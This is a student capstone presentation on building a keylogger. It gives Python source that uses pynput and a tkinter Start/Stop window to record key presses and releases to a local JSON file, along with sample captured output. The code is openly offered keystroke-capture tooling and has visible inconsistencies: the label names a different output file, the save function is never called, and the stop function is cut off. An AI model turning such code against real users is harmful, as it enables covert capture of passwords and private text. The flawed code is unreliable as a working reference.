CAPSTONE PROJECT

KEYLOGGERS

Presented By:
1. Arockia Prem Kumar A-Dmi College of Engineering-IT

OUTLINE

Problem Statement

Proposed System/Solution

System Development Approach

Algorithm & Deployment

Result

Conclusion

Future Scope

References

PROBLEM STATEMENT

The keylogger program is a simple script that records all the keystrokes made on the user's keyboard and saves them in a text file. However, the program has some limitations, such as the inability to differentiate between key presses and key releases, and the lack of a graphical user interface (GUI) for easy start and stop of the keylogger.

PROPOSED SOLUTION

To overcome the limitations of the existing keylogger program, we propose to develop a new keylogger with the following features:

1. Improved keylogging functionality: The new keylogger will be able to differentiate between key presses and key releases and record them separately.
2. GUI for easy start and stop of the keylogger: The new keylogger will have a GUI that allows the user to start and stop the keylogger with a single click.
3. JSON file generation: The new keylogger will generate a JSON file that contains the keylogging data, making it easier to analyze and visualize the data.


SYSTEM APPROACH

The following is the development approach for the new keylogger:

1. Design the GUI: Create a simple GUI using tkinter that includes a start and stop button.
2. Implement the keylogger functionality: Use the **pynput** library to capture the key presses and release
3. Implement JSON file generation: Use the **json** library to generate a JSON file that contains the keylogging data.
4. Integrate the keylogger functionality with the GUI: Connect the GUI buttons to the keylogger functionalit
5. Test the keylogger: Test the keylogger on different systems and scenarios to ensure its functionality.

ALGORITHM & DEPLOYMENT


1.Import the necessary libraries:



```python
import tkinter as tk
from tkinter import *
import json
from pynput import keyboard
```

ALGORITHM & DEPLOYMENT

1.Create GUI



```
# Create the main window
root = Tk()
root.title("Keylogger")

# Create a label to display the status
label = Label(root, text='Click "Start" to begin keylogging.')
label.config(anchor=CENTER)
label.pack()

# Create a start button
start_button = Button(root, text="Start", command=start_keylogger)
start_button.pack(side=LEFT)

# Create a stop button
stop_button = Button(root, text="Stop", command=stop_keylogger, state='disabled')
stop_button.pack(side=RIGHT)
```

ALGORITHM & DEPLOYMENT

1.Import the necessary libraries:

```
# Initialize the variables
keys_used = []
flag = False
keys = ""

# Define the on_press function
def on_press(key):
    global flag, keys_used, keys
    if flag == False:
        keys_used.append(
            {'Pressed': f'{key}'}
        )
        flag = True

    if flag == True:
        keys_used.append(
            {'Held': f'{key}'}
        )
```

ALGORITHM & DEPLOYMENT

1.Import the necessary libraries:


```
# Define the on_release function
def on_release(key):
    global flag, keys_used, keys
    keys_used.append(
        {'Released': f'{key}'}
    )

    if flag == True:
        flag = False

    keys = keys + str(key)

# Define the generate_json_file function
def generate_json_file(keys_used):
    with open('key_log.json', '+wb') as key_log:
        key_list_bytes = json.dumps(keys_used).encode()
        key_log.write(key_list_bytes)
```

ALGORITHM & DEPLOYMENT

1.Import the necessary libraries:


```
# Define the start_keylogger function
def start_keylogger():
    global listener
    listener = keyboard.Listener(on_press=on_press,
on_release=on_release)
    listener.start()
    label.config(text="[+] Keylogger is running!\n[!]
Saving the keys in 'keylogger.txt'")
    start_button.config(state='disabled')
    stop_button.config(state='normal')

# Define the stop_keylogger function
def stop_keylogger():
    global listener
    listener.stop()
    label.config(text="Keylogger stopped.")
    start_button
```

RESULT




Click "Start" to begin keylogging.

RESULT



key_log	01-04-2024 10:03	JSON Source File	1 KB
key_log	01-04-2024 10:03	Text Document	1 KB



File
Edit
Selection
View
Go
Run
Terminal
Help
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features.
Manage
Learn More
key_log.json

C: > Users > sbadh > Downloads > TNSDC-main > TNSDC-main > key_log.json > ...

```
": "'.'"}, {"Held": "'.'"}, {"Released": "'.'"}, {"Pressed": "Key.alt_l"}, {"Held": "Key.alt_l"}, {"Held": "Key.tab"}, {"Released": "Key.alt_l"}, {"Released": "Key.tab"}]
```

CONCLUSION

The keylogger program is a powerful tool that can be used to monitor and record keystrokes on a computer system. The program can be used for both legitimate and malicious purposes, and it is important to ensure that it is used ethically and legally. The program can be used to monitor employee activity, detect malicious software, and assist in troubleshooting technical issues. However, it is crucial to ensure that the use of the program respects the privacy and security of the users.

FUTURE SCOPE

There are several ways in which the keylogger program can be improved and enhanced in the future. Here are some possible ideas:

1. Real-time monitoring: The program can be enhanced to provide real-time monitoring of keystrokes. This can be useful for detecting and preventing malicious activities in real-time.
2. Filtering of specific keywords: The program can be enhanced to filter specific keywords and provide alerts when those keywords are detected. This can be useful for detecting and preventing unauthorized access to sensitive information.
3. Integration with other security tools: The program can be integrated with other security tools, such as firewalls and intrusion detection systems, to provide a more comprehensive security solution.
4. Cross-platform compatibility: The program can be enhanced to support cross-platform compatibility, allowing it to be used on different operating systems.
5. Improved user interface: The program can be enhanced to provide a more user-friendly interface, making it easier for users to navigate and use the program.

REFERENCES

1. https://github.com/techtrainer20/TNSDC

2.https://www.bing.com/ck/a?!&&p=1f4ad54fbd8b6758JmltdHM9MTcxMTg0MzIwMCZpZ3VpZD0wY2FkZjU2My03YjRjLTZiMTctMzU4Ny1lNmJmN2E5ZTZhOTcmaW5zaWQ9NTUyOA&ptn=3&ver=2&hsh=3&fclid=0cadf563-7b4c-6b17-3587-e6bf7a9e6a97&psq=keyloggrs&u=a1aHR0cHM6Ly93d3cuZ2Vla3Nmb3JnZWVrcy5vcmcvaW50cm9kdWN0aW9uLXRvLWtleWxvZ2dlcnMv&ntb=1

THANK YOU